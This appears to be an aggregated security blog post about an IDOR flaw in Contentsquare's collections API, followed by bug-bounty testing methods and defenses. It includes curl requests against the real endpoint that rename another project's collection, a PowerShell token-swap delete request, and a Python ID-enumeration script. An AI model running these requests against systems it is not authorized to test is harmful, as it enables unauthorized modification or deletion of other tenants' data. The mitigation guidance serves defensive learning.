
Listen to this Post
Introduction:

In the evolving landscape of web application security, Insecure Direct Object Reference (IDOR) vulnerabilities remain a pervasive and high-impact threat. A recent discovery by a security researcher against the digital analytics platform Contentsquare perfectly illustrates this danger, where a simple authorization bypass allowed unauthorized editing and deletion of critical data across tenant boundaries. This incident underscores the critical gap between authentication and authorization that attackers routinely exploit.
Learning Objectives:
- Understand the mechanics and real-world impact of an IDOR vulnerability.
- Learn to manually test for and exploit IDOR flaws using common tools.
- Implement robust developer and platform-level defenses to prevent such authorization failures.
You Should Know:
- Deconstructing the Contentsquare IDOR: How Authorization Was Bypassed
The core failure was a broken access control mechanism. The application endpoint responsible for managing “collections” (likely groupings of analytics data) verified a user’s authentication token but did not validate if the requested `collection_id` belonged to a project the user was authorized for.
Step-by-step Guide:
- Attacker Perspective: An attacker, authenticated to Project A, discovers the API call to edit a collection:
POST /api/v1/collections/update. - Crafting the Malicious Request: The legitimate request for their own collection,
collection_id=12345, works fine. The attacker then brute-forces or discovers another ID,collection_id=67890, which belongs to Project B. - The Exploit: The attacker sends the same update request but substitutes the `collection_id` parameter with
67890. The server, failing to check project membership, processes the request as valid.
4. Verification Command (using curl):
 Legitimate request to own collection
curl -X POST 'https://api.contentsquare.com/api/v1/collections/update' \
-H 'Authorization: Bearer <ATTACKER_TOKEN>' \
-H 'Content-Type: application/json' \
-d '{"collection_id": "12345", "name": "My New Name"}'

Malicious IDOR request to another project's collection
curl -X POST 'https://api.contentsquare.com/api/v1/collections/update' \
-H 'Authorization: Bearer <ATTACKER_TOKEN>' \
-H 'Content-Type: application/json' \
-d '{"collection_id": "67890", "name": "Hijacked Collection"}'
If the second request returns a success (HTTP 200) and changes the name of Project B’s collection, the IDOR is confirmed.
- Manual Hunting for IDORs: A Methodology for Bug Bounty Hunters
Systematic testing is key. Focus on any endpoint that accepts an object identifier (ID, UUID, filename).
Step-by-step Guide:
- Map all object-referencing endpoints: Use a proxy like Burp Suite to catalog every API call containing parameters like
id,user_id,account_id,file=report.pdf,uuid.
2. Test horizontal and vertical privilege escalation:
Horizontal: Can User A access/change User B’s data (same privilege level)?
Vertical: Can a regular user access/admin-only data?
- Test with different token contexts: Authenticate as two different users. Capture a request from User 1, replace the session token/cookie with User 2’s, and send it. Does it succeed?
4. Example Test with Windows PowerShell (Invoke-RestMethod):
 Capture a normal request. Then, test with a swapped token and altered ID.
$headers = @{
'Authorization' = 'Bearer USER2_TOKEN_HERE'
'Content-Type' = 'application/json'
}
$body = @{
'document_id' = 'DOCUMENT_ID_BELONGING_TO_USER1'
'action' = 'delete'
} | ConvertTo-Json

$response = Invoke-RestMethod -Uri 'https://target.com/api/doc' -Method Post -Headers $headers -Body $body
Write-Output $response
- Automating IDOR Discovery with Burp Suite and Custom Scripts
Manual testing is foundational, but automation scales your hunting.
Step-by-step Guide:
- Use the “Autorize” Burp Extension: This tool automatically replays requests from a low-privilege user context with a high-privilege user’s session cookie, flagging responses that differ (indicating potential broken access control).
- Configure Autorize: Load your high-privilege (or alternative user) session into Autorize. As you browse with your low-privilege account, Autorize replays all requests in the background.
- Review Alerts: Any request that returns a different (often successful) response for the high-privilege token is a candidate for an IDOR or vertical escalation flaw.
4. Simple Python Script for ID Fuzzing:
import requests
import sys

TARGET_URL = "https://target.com/api/user/profile"
SESSION_COOKIE = "YOUR_AUTH_COOKIE_HERE"
HEADERS = {'Cookie': f'session={SESSION_COOKIE}'}

Test a range of numeric IDs
for user_id in range(1000, 1020):
test_url = f"{TARGET_URL}?id={user_id}"
resp = requests.get(test_url, headers=HEADERS)
if resp.status_code == 200 and "admin" in resp.text.lower():
print(f"[!] Potential IDOR/Admin Leak at ID: {user_id}")
print(f" Response Snippet: {resp.text[:200]}")
- The Developer’s Shield: Fixing IDOR with Proper Access Control Patterns
Mitigation must happen at the code and design level. Never trust client-side references.
Step-by-step Guide:
- Implement Indirect Reference Maps: Use random, unpredictable UUIDs or GUIDs instead of sequential integers. While not a silver bullet, it raises the barrier for enumeration.
Generate a UUID (Linux/CLI example)
uuidgen
Sample output: 550e8400-e29b-41d4-a716-446655440000
- Enforce Authorization Checks Every Time: For every data request, the server must:
Validate the user is authenticated (session/token).
Query the database: “Does this authenticated user have the right to access this specific object (collection_id=67890)?”
This is often a JOIN query between the `users_projects` and `collections` tables.
3. Code Example (Pseudocode):
 BAD: Trusts the client-provided ID without check.
collection = db.get_collection(request.collection_id)
collection.update(request.data)

GOOD: Explicitly checks authorization.
user = get_current_user()
collection = db.get_collection(request.collection_id)
if not user.can_access(collection.project_id):  CRITICAL CHECK
raise AuthorizationError("Access Denied")
collection.update(request.data)
- Platform-Level Hardening: WAF Rules and Logging for Defense-in-Depth
While developers fix the root cause, platforms can deploy tactical defenses.
Step-by-step Guide:
- Deploy Positive Security Model WAF Rules: Configure Web Application Firewalls to understand your application’s normal behavior. A rule could flag: “User from Project A accessing a resource with an ID known to belong to Project B.”
- Implement Strict Rate Limiting on ID Parameters: This hinders automated enumeration attacks. Limit requests to, e.g., 100 requests per minute per user to
/api/v1/collections/. - Enhance Logging and Alerting: Ensure all access control failures generate structured, high-severity logs.
Log Entry Should Include: Timestamp, user ID, attempted object ID, IP address, and action.
SIEM Alert Rule (Conceptual): `”Multiple 403 Forbidden errors for different object IDs from same user within 5 minutes”` signals potential scanning.
What Undercode Say:
- The Devil is in the Default Permit: This vulnerability is a classic case of the application defaulting to “allow” if no explicit authorization rule is found. The security model must shift to “default deny.”
- Automation Cuts Both Ways: The same tools (Burp, custom scripts) used to exploit IDORs are essential for proactive security teams to continuously test their own applications, making automated security testing non-negotiable.
This incident is not about a complex zero-day; it’s about a foundational security principle that was missed. It highlights the critical importance of thorough access control testing in the SDLC and the continuous need for penetration testing. As long as developers manually implement authorization logic, human error will introduce IDORs. The future lies in framework-level abstractions where access control is declarative and automatically enforced, and in the increasing use of AI-powered code review tools that can learn to flag missing authorization checks. However, until then, rigorous manual and automated testing remains our primary defense.
▶️ Related Video (74% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Darktrace0 I – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


